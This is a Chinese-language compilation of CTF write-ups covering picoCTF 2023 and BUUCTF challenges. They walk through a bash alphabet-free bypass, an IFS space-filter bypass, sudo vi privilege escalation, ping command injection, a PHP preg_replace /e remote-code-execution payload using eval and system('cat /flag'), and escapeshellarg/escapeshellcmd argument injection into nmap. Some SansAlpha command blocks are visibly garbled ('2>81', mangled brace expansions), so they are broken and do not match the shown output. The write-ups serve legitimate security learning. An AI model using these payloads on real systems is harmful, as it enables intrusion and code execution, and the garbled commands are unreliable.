- 输出通常是类似 `himBH` 这样的字符串（表示 shell 开启了哪些选项）

`2>&1`：把标准错误（stderr）重定向到标准输出（stdout）

- 这里 `$-` 是有效变量，不会报错，所以实际上 `2>&1` 没有作用

2 第二个部分： `${_:7:1}${_:20:1}`

1. `${VAR:start:length}` 是 Bash ** 子串提取 ** 语法：
2. `VAR` 是变量名
3. `start` 是起始索引（0 开始）
4. `length` 是长度
5. `_` 变量：
6. 在 SansAlpha 中，通常会用 `_="${$- 2>&1}"` 将错误输出存到 `_` 里
7. 例如 `_="bash: himBH: command not found"`
8. `${_:7:1}`：提取第 8 个字符（索引从 0 开始），在上面的例子里是 `h`
9. `${_:20:1}`：提取第 21 个字符，在上面的例子里可能是 `c`
10. 组合： `${_:7:1}${_:20:1}` → 拼接得到 `id` 或者题目中需要的其他字符

```
SansAlpha$ "${$- 2>&1}"; ${_:7:1}${_:20:1};  
bash: bash: himBHs: command not found: command not found  
uid=1000(ctf-player) gid=1000(ctf-player) groups=1000(ctf-player)  
  
SansAlpha$
```

由此，我们得到 `ls`

```
"${$- 2>&1}"; "${${_:7:1}${_:20:1}}"; ${_:14:1}${_:47:1}
```

```
SansAlpha$ "${$- 2>&1}"; "${${_:7:1}${_:20:1}}"; ${_:14:1}${_:47:1}  
bash: bash: himBHs: command not found: command not found  
bash: uid=1000(ctf-player) gid=1000(ctf-player) groups=1000(ctf-player): command not found  
blargh on-calastran.txt  
  
SansAlpha$
```

由此，我们得到 `cat` 和 `on-calastran.txt`

```
"${($- 2>81)"}"; "${($_{_:7:1}${_{:20:1}})}"; "${($_{_:14:1}${_{:47:1}})}"; ${_{:10:1}}${_{:11:1}}${_{:15:1}}
${_{:7:16}}
```

```
SansAlpha$ "${($- 2>81)"}"; "${($_{_:7:1}${_{:20:1}})}"; "${($_{_:14:1}${_{:47:1}})}"; ${_{:10:1}}${_{:11:1}}${_{:15:1}} ${_{:7:16}}
bash: bash: himBHs: command not found: command not found
bash: uid=1000(ctf-player) gid=1000(ctf-player) groups=1000(ctf-player): command not found
bash: $'blargh\non-calastran.txt': command not found
The Calastran multiverse is a complex and interconnected web of realities, each
with its own distinct characteristics and rules. At its core is the Nexus, a
cosmic hub that serves as the anchor point for countless universes and
dimensions. These realities are organized into Layers, with each Layer
representing a unique level of existence, ranging from the fundamental building
blocks of reality to the most intricate and fantastical realms. Travel between
Layers is facilitated by Quantum Bridges, mysterious conduits that allow
individuals to navigate the multiverse. Notably, the Calastran multiverse
exhibits a dynamic nature, with the Fabric of Reality continuously shifting and
evolving. Within this vast tapestry, there exist Nexus Nodes, focal points of
immense energy that hold sway over the destinies of entire universes. The
enigmatic Watchers, ancient beings attuned to the ebb and flow of the
multiverse, observe and influence key events. While the structure of Calastran
embraces diversity, it also poses challenges, as the delicate balance between
the Layers requires vigilance to prevent catastrophic breaches and maintain the
cosmic harmony.

SansAlpha$ █
```

查看 blargh 目录

```
"${($- 2>81)"}"; "${($_{_:7:1}${_{:20:1}})}"; "${($_{_:14:1}${_{:47:1}})}"; "${($_{_:10:1}}${_{:11:1}}${_{:15:1}}
${_{:7:16}})"; ${_{:6:1}}${_{:8:1}} ${_{:59:1}}${_{:6:1}}${_{:5:1}}${_{:10:1}}${_{:262:1}}${_{:1:1}}
```

最后拿到 flag

```
"${($- 2>81)"}"; "${($_{_:7:1}${_{:20:1}})}"; "${($_{_:14:1}${_{:47:1}})}"; "${($_{_:10:1}}${_{:11:1}}${_{:15:1}}
${_{:7:16}})"; ${_{:30:1}}${_{:5:1}}${_{:9:1}}
${_{:59:1}}${_{:6:1}}${_{:5:1}}${_{:10:1}}${_{:262:1}}${_{:1:1}}/${_{:62:1}}${_{:6:1}}${_{:5:1}}${_{:262:1}}.${_{:9:1}}
1}${_{:36:1}}${_{:9:1}}
```

```
SansAlpha$ "${($- 2>81)"}"; "${($_{_:7:1}${_{:20:1}})}"; "${($_{_:14:1}${_{:47:1}})}"; "${($_{_:10:1}}${_{:11:1}}${_{:15:1}}
${_{:7:16}})"; ${_{:30:1}}${_{:5:1}}${_{:9:1}}
${_{:59:1}}${_{:6:1}}${_{:5:1}}${_{:10:1}}${_{:262:1}}${_{:1:1}}/${_{:62:1}}${_{:6:1}}${_{:5:1}}${_{:262:1}}.${_{:9:1}}
1}${_{:36:1}}${_{:9:1}}
bash: bash: himBHs: command not found: command not found
bash: uid=1000(ctf-player) gid=1000(ctf-player) groups=1000(ctf-player): command not found
bash: $'blargh\non-calastran.txt': command not found
bash: $'The Calastran multiverse is a complex and interconnected web of realities, each with its own distinct characteristics and rules. At its core is the Nexus, a cosmic hub that serves as the anchor point for countless universes and dimensions. These realities are organized into Layers, with each Layer representing a unique level of existence, ranging from the fundamental building blocks of reality to the most intricate and fantastical realms. Travel between Layers is facilitated by Quantum Bridges, mysterious conduits that allow individuals to navigate the multiverse. Notably, the Calastran multiverse exhibits a dynamic nature, with the Fabric of Reality continuously shifting and evolving. Within this vast tapestry, there exist Nexus Nodes, focal points of immense energy that hold sway over the destinies of entire universes. The enigmatic Watchers, ancient beings attuned to the ebb and flow of the multiverse, observe and influence key events. While the structure of Calastran embraces diversity, it also poses challenges, as the delicate balance between the Layers requires vigilance to prevent catastrophic breaches and maintain the cosmic harmony.': command not found
return 0 picoCTF{7h15_mu171v3r53_15_m4dn355_b0d5e855}
SansAlpha$ █ Connection to mimas.picoctf.net closed by remote host.
Connection to mimas.picoctf.net closed.
```

```
█(kali㉿kali)-[~]
█$
```

```
█(kali㉿kali)-[~]
```

修改 IFS 绕过 Bash 中禁用空格

Special

Medium

General Skills

picoCTF 2023

bash

ssh

AUTHOR: LT 'SYREAL' JONES

Description

Don't power users get tired of making spelling mistakes in the shell? Not anymore! Enter Special, the Spell Checked Interface for Affecting Linux. Now, every word is properly spelled and capitalized... automatically and behind-the-scenes! Be the first to test Special in beta, and feel free to tell us all about how Special streamlines every development process that you face. When your co-workers see your amazing shell interface, just tell them: That's Special (TM) Start your instance to see connection details. Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: NOT_RUNNING

Launch Instance

Hints

1

10,549 users solved

63% Liked

picoCTF{FLAG}

Submit Flag

执行运行 `ls` 报错，使用 `$( )` 包裹

`$(ls)` shell 将使用 `ls` 命令的输出并将其替换为你的输入

例如，如果你运行 `ls`，输出为 `file1.txt file2.txt directory1/ directory2/`

但如果你运行 `$(ls)` 则相当于运行 `file1.txt file2.txt directory1/ directory2/`

这肯定意味着存在一个名为 `blargh` 的目录

```
Special$ $(ls)
$(ls)
sh: 1: blargh: not found
```

下一步应该看看这个目录后面还有什么，所以我调用了 `$(ls blargh)`

调用此命令时，出现了一个意想不到的语法错误

我尝试了其他几个命令，发现 Special 接口不允许命令之间用空格分隔

绕过方法是修改内部字段分隔符（IFS），该变量定义用于将模式分隔为标记的字符

我决定将其从空格改为 `]`

```
$(IFS=];b=ls]blargh;$b)
```

得到输出

```
flag.txt not found
```

使用 `cat` 我们运行

```
$(IFS=];b=cat]blargh/flag.txt;$b)
```

sudo vi 提权

The screenshot shows a CTF challenge interface for a challenge titled "Permissions". The challenge is categorized as "Medium" and "General Skills". It was created by "GEOFFREY NJOGU". The description asks if the user can read files in the root file and mentions that additional details will be available after launching the instance. The challenge status is "NOT_RUNNING". There is a "Launch Instance" button. The challenge has 17,774 users solved it and a 70% like rate. A hint is provided: "1". The flag format is "picoCTF{FLAG}". There is a "Submit Flag" button.

Permissions

Medium General Skills picoCTF 2023 vim

AUTHOR: GEOFFREY NJOGU

Description

Can you read files in the root file?
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is: **NOT_RUNNING**

Launch Instance

Hints ?

1

17,774 users solved

70% Liked

picoCTF{FLAG}

Submit Flag

先检查有哪些权限

```
sudo -l
```

我们拥有 `vi` 文本编辑器的 `sudo` 权限，这意味着我们可以以 `root` 身份在任何文件上运行 `vi`


```
root@challenge: /home/picop X + v
* Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

picoplayer@challenge:~$ sudo -l
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User picoplayer may run the following commands on challenge:
    (ALL) /usr/bin/vi
picoplayer@challenge:~$ sudo vi test


root@challenge:/home/picoplayer# sudo -l
Matching Defaults entries for root on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on challenge:
    (ALL : ALL) ALL
root@challenge:/home/picoplayer# |
```

*IFS*num 代替空格绕过



通用是 Ping 的回显



`/?ip=`

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.030 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.052 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.063 ms
64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.030/0.050/0.063 ms
```

通过测试发现过滤了空格以及一些符号和 flag，但是 \$IFS 可以使用

\$IFS 在 Linux 下表示分隔符

但是如果单纯的 `cat$IFS9`，bash 解释器会把整个 IFS9 当做变量名，导致输不出来结果

所以要加一个 变成9，这里任何数字都可以绕过

连接在一起相当于在脚本中使用特定的字段分隔符并访问命令行参数中的特定字段

← → ↻ ⚠ 不安全 view-source:0996cc6a-80c2-49fc-902b-368b243d5d8c.node5.buuoj.cn:81/?ip=127.0.0.1;a=g;cat\$IFS\$1fla\$a.php

自动换行 ☐

```
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.030 ms
4 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.052 ms
5 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.063 ms
6 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.055 ms
7
8 --- 127.0.0.1 ping statistics ---
9 4 packets transmitted, 4 packets received, 0% packet loss
10 round-trip min/avg/max = 0.030/0.050/0.063 ms
11 <?php
12 $flag = "flag{1124f90e-ca62-4f45-ae13-692e586a8385}";
13 ?>
14
```

preg_replace() /e 修饰符 RCE 绕过 foreach

公告 用户 和公告 练习场

题目

解题快手榜

×

[BJDCTF2020]ZJCTF, 不过如此

1

<https://github.com/BjdsecCA/BJDCTF2020>

靶机信息

剩余时间: 3407s

<http://a28953b5-959b-46e1-bb5e-9e7755da9ad7.node5.buuoj.cn:81>

销毁靶机


靶机续期

已解锁

Flag

提交

打开网页给出了源码



```
<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')=="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/", $file)){
        die("Not now!");
    }


    include($file);    //next.php
}
else{
    highlight_file(__FILE__);
}
?>
```

要传参 \$text 是个文件，而且文件内容是 I have……


这里可以联想到 PHP 伪协议 input，其 POST 的值是 I have…… 即可绕过（data 也可以）

\$file 最后是文件包含，也是要传文件名的

联想到另一个 PHP 伪协议 filter，注释表明了一个文件，构造 payload 执行



解码拿到文件源码



```

        'strtolower("\\1")',
        $str
    );
}

foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
    @eval($_GET['cmd']);
}

```

将所有 GET 参数的“键”当作 `$re` 正则模式，“值”当作 `$str` 待处理文本，逐一调用 `complex()`

```

foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

```

`preg_replace` 用于进行正则表达式替换的函数

第一个参数是要匹配的正则表达式模式，第二个参数是用于替换的内容，第三个是要进行替换的输入字符串

```

$subject = "1 apple, 2 apples, 3 apples";
$pattern = "/apple/";
$replacement = "orange";

$result = preg_replace($pattern, $replacement, $subject);
echo $result; // 输出: 1 orange, 2 oranges, 3 oranges

```

这段代码的作用是：在字符串 `$str` 中查找匹配正则表达式 (`$re`) 的部分，将匹配到的内容转换为小写形式

- **/e 修饰符**：表示将替换字符串作为 PHP 代码执行
- **/i 修饰符**：表示正则匹配不区分大小写

因此，`strtolower("\\1")` 会将第一个捕获组（即匹配的内容）转换为小写

```

preg_replace(
    '/( ' . $re . ')/ei',
    'strtolower("\\1")',
    $str
);

# $re = 'HELLO'
# $str = 'Hello World!'
# 输出: hello World!

```

现在再来看源代码多了个 `ei`，`e` 修饰符会导致正则表达式的替换部分 `strtolower("\\1")` 被当作 PHP 代码执行

`i` 修饰符不区分大小写，相当于 `eval('strtolower("\\1");')`


当 `\1` 是我们传进去的 `{{phpinfo()}}` 时，其实就是 `eval('strtolower("{{phpinfo()}}");')`

但是我们为什么要传入 `{{phpinfo()}}` 呢？

`{{phpinfo()}}` 中的 `phpinfo()` 会被当作变量先执行，执行后变成 `1`

1 是因为 `phpinfo()` 成功执行后返回 `true`，而 `strtolower("{{1}}")` 又相当于空字符串


所以关键在于 `preg_match` 的第二个参数是先被当作变量执行了，达到命令执行的效果



上面的 `preg_replace` 语句如果直接写在程序里面，当然可以成功执行 `phpinfo()`

通过 GET 传参构造 payload，在 `=` 号左边传的是匹配模式，右边是要调用的函数或命令


然而传入 `.*` 却直接报错




当非法字符为首字母时，只有点号会被替换成下划线报错，需要绕过这一步

\S 匹配所有非空白符不包括换行，加个 * 匹配多个

再跟上 `${eval($_POST[cmd])}`，再传参 `cmd=system("cat /flag");`



成功拿到 flag




flag{95ecffdb-39fa-48ab-862c-a5f606468f50}

escapeshellarg/cmd RCE



打开网页拿到源码



```
<?php
if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

传入的参数是：172.17.0.2' -v -d a=1

经过 escapeshellarg 处理后变成了 '172.17.0.2 \' -v -d a=1'

即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用

经过 `escapeshellcmd` 处理后变成 `'172.17.0.2 '\\" -v -d a=1'`

这是因为 `escapeshellcmd` 对 `'` 以及最后那个不配对儿的引号进行了转义

最后执行的命令是 `curl '172.17.0.2 '\\" -v -d a=1'`

由于中间的 `\` 被解释为 `'` 而不再是转义字符，所以后面的 `'` 没有被转义，与再后面的 `'` 配对儿成了一个空白连接符

即向 172.17.0.2 发起请求，POST 数据为 `a=1`

所以经过我们构造之后，输入的值被分割成为了三部分

第一部分就是 `curl` 的 IP，为 `172.17.0.2\`

第二部分就是两个配对的单引号 `''`

第三部分就是命令参数以及对象 `-v -d a=1'`

`nmap` 有一个参数 `-oG` 可以实现将命令和结果写到文件

